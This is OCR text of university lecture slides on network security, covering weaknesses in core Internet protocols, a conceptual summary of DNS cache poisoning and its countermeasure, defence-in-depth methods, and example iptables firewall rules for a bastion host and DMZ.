



Network Security


Philippe Jaillon

Ecole des Mines de Saint-Etienne. 158, cours Fauriel. 42 023 Saint-Etienne Cedex 2 - France. Tel. (+33) 4 7742 0123




Internet : strategics elements

- Medium (cable, optic fiber, radio)
  - Ethernet 802.3, wifi 802.11, …
- TCP/IP
  - But also ARP, ICMP, RIP, OSPF, BGP,…
- DNS
- WEB servers
  - CGI-Scripts
- Users



TCP/IP


- Typcal Internet data exchange
  - C want to exchange data with S
  - C must obtains IP address of S first
    - It cant use its `/etc/hosts` file, the DNS, …
  - If S is connected to the local network,
    - C queries the network for the ethernet address of S
  - Else
    - C try to retrieve the ethernet address of a gateway to S
  - C send data to S
- Strategic services provided by third parties
  - ARP, ICMP, DNS, routing



IP
Internet Protocol

- No security, only control of the data integrity

Version	IHL	TOS	Total length	
Identification			Flags	Fragment offset
TTL		Protocol	Headers Checksum	
Source Address				
Destination Address				
Options...				




TCP
Transport Control Protocol

- Security assumed only by the sequence number


Source port			Destination port
Sequence number			
Acknowledgement number			
Data Offset	Reserved	U A P R S F R C S S Y I G K H T N N	Window
Checksum			Urgent pointer
Options			Padding
Data...			

TCP session establishment

- The triple handshake




- Session numbers must be random
- A TCP session TCP is defined by the tuple: (@source, source port, @destination, destination port)




UDP : User Datagram Protocol

- Provide IP datagram services at the application level.
  - Port concept identical to TCP
  - Service data
  - No checks
  - No Loss Detections
  - No session establishment
- Very easy to build/send fake UDP packets



ARP
Address Resolution Protocol


- Translate a local IP address into an ethernet address
  - The computer sends an ethernet packet in brodcast mode with:
    - The IP address to resolve
    - The IP address and the ethernet address of the sender
- The answer is sent back to the sender and contains:
  - The required ethernet address
- Be carefull! the answer is not necessarily emitted by the computer concerned
- To be efficient, ARP information are kept in cache



ICMP


Internet Control and error Messages Protocol

- Control protocol for TCP and UDP
- Report problems on a route
  - HOST_UNREACHABLE, NETWORK_UNREACHABLE
- Change the Default Routing
  - ICMP_REDIRECT
- `ping` command
  - ICMP_ECHO, ICMP_ECHO_REQUEST
- Potential security issues:
  - Denial of service
  - Hijacking



DNS : Domain Name System

- Distributed database dedicated for matching IP address and machine name
- UDP or TCP port 53
- Management by delegated *zone*
  - Direct zones `myrtille.emse.fr`.
  - Reverse Zone `172.83.83.195.in-addr.arpa.`
- Reverse maping is not reliable
- Risk of caches poisoning




DNS

Dan Kaminsky, IOActive Inc. (BlackHat 2008)


- Reminders
  - Standard queries use UDP,
  - Destination port is 53,
  - Fixed source port (often 53, if not chosen by the system when server binding)
  - Identification of answers: Query ID (16 bits)
- If you find the Query ID, you can answer in place of the legitimate server.
- Birthdays paradox: we have more than 50% chance to reach this goal if we answer 300 requests, 90% if we answer 550 ...
- Counter measure adopted: selecting a random source port different for each query and a random Query ID

  (16 + 16 bits of entropy -> ~ 80000 queries)




But also …


- SMTP : Simple Mail Transfer Protocol
  - Unable to control issuer identity
  - Contents that can trigger actions automatically
- Telnet, ftp, pop…
  - Password tranfered as *clear text*
- RPC : Remote Procedure Call
  - The `portmaper` relay requests for services and services are on high and "unpredictable" ports
- And the WEB ...
  - Web browsers used inconsistently
  - Servers hosting increasingly complex applications
  - …



How to protect its network?


Defense in depth






Anti-Intrusion Methods

- Prevention
  - Awareness, training, monitoring
- Pre-emption
  - Patrols, but risks of attacking "innocent"
- Deterrence
  - Making probable gains low and risks significant
- Deflection, diversion
  - Bringing the aggressor to interest himself in something uninteresting, giving him the impression that he has succeeded in his intrusion (honey pot)
- Detection of anomalies
  - Split intrusion attempts from normal network activity
- Countermeasures
  - "Active" and automatic reaction to attempts at aggression




Security methods

- Network traffic filtering
- Intrusion detection and prevention
- Encryption of communications
- Securing networked applications



Network traffic filtering





The gold rule

Anything
not explicitly authorized
is prohibited.

Implementation of filtering: `iptables`

- `Iptables` is the Linux packet filtering module (standard from 2.4 kernels)







Iptables: filtering options

- Input or output interface:
  - INPUT : always on the input interface,
  - OUTPUT : always on the output interface,
  - FORWARD : on input or output interface.
- Source and destination addresses, with or without a netmask,
- Service type,
- IP protocol,
- ICMP : type et code,
- TCP et UDP :
  - Source and destination ports, with range,
  - TCP filtering options: SYN, ACK, FIN, RST, URG and PSH,

A *simple* exemple




A breaking bastion with DNS and SSH server, a DMZ with a web server.




IP spoofing and other threats

- IP spoofing (impersonate source address):
  - adresses of internal networks
    - be carefull of RFC-1918 addresses, DHCP etc. (RFC-3330)
  - The address of the router itself
    - Be carefull, it could have more than two interfaces
  - Loopback address
    - 127.0.0.0/255.0.0.0
  - broadcast and multicast addresses
    - 0.0.0.0 et 224.0.0.0 à 255.255.255.255
- Other threats
  - IP source routing (to be banned at all costs)
  - ICMP redirect (could modify routing tables)
  - UDP echo (ping-pong between ports)




Iptables exemple

```
######## DNS: on autorise UDP et TCP en loggant (sauf secondaires)
iptables -A INPUT -i $ETH_OUT -p TCP -s 192.1.3.2 -d $OUT --dport 53 -j ACCEPT
iptables -A INPUT -i $ETH_OUT -p TCP -s $ANY -d $OUT --dport 53 -j LOG
iptables -A INPUT -i $ETH_OUT -p UDP -s $ANY -d $OUT --dport 53 -j ACCEPT
iptables -A INPUT -i $ETH_OUT -p TCP -s $ANY -d $OUT --dport 53 -j ACCEPT
iptables -A INPUT -i $ETH_IN  -p UDP -s $NET_IN -d $IN  --dport 53 -j ACCEPT
iptables -A INPUT -i $ETH_IN  -p TCP -s $NET_IN -d $IN  --dport 53 -j ACCEPT

######## Le bastion est serveur ssh
# ssh
iptables -A INPUT -i $ETH_IN -p TCP -s $NET_IN -d $IN --dport 22 -j ACCEPT

# Accès au serveur Web
iptables -A FORWARD -i $ETH_OUT -p TCP -s $ANY -d $WEB --dport 80 -j ACCEPT
iptables -A FORWARD -i $ETH_IN  -p TCP -s $WEB --sport 80 -d $ANY -j ACCEPT ! --syn
```




Iptables: statefull mode

- Maintain TCP, UDP and ICMP connection state
- Each packet is in one of these categories
  - INVALID: invalid paquet
    - Internal error during packet handling
    - ICMP error packet not related to any established connection
  - ESTABLISHED: packet related to a connection
  - RELATED :
    - Error for an established connection: reset and ICMP
    - For exemple, packet for a connection request to the waiting the FTP data port (FTP port command).
  - NEW: packet not for any active connection
    - Warning: not necessarily a connection request




Iptables: statefull mode





```
iptables -A INPUT -i $ETH_IN -m state --state NEW
                  -p tcp --syn -s $ANY -d $IN --dport 22 -j ACCEPT
iptables -A INPUT -m state --state NEW
                   -p udp -s $ANY --dport 53 -j ACCEPT
iptables -A FORWARD -i $ETH_OUT -m state --state NEW
                   -p tcp --syn -s $ANY -d $WEB --dport 80 -j ACCEPT
iptables -A INPUT -i $ETH_OUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
```


Proxy


- No direct connection with outside networks
- Security gateway relays all connections






Relaying software

- DNS
  - Reference implementation is Bind (ISC)
- SMTP
  - sendmail, procmail, postfix
    - sendmail is alway the SMTP reference implementation
  - Sendmail wrappers
- Web proxy
  - Apache, Squid
- Toolkit TIS
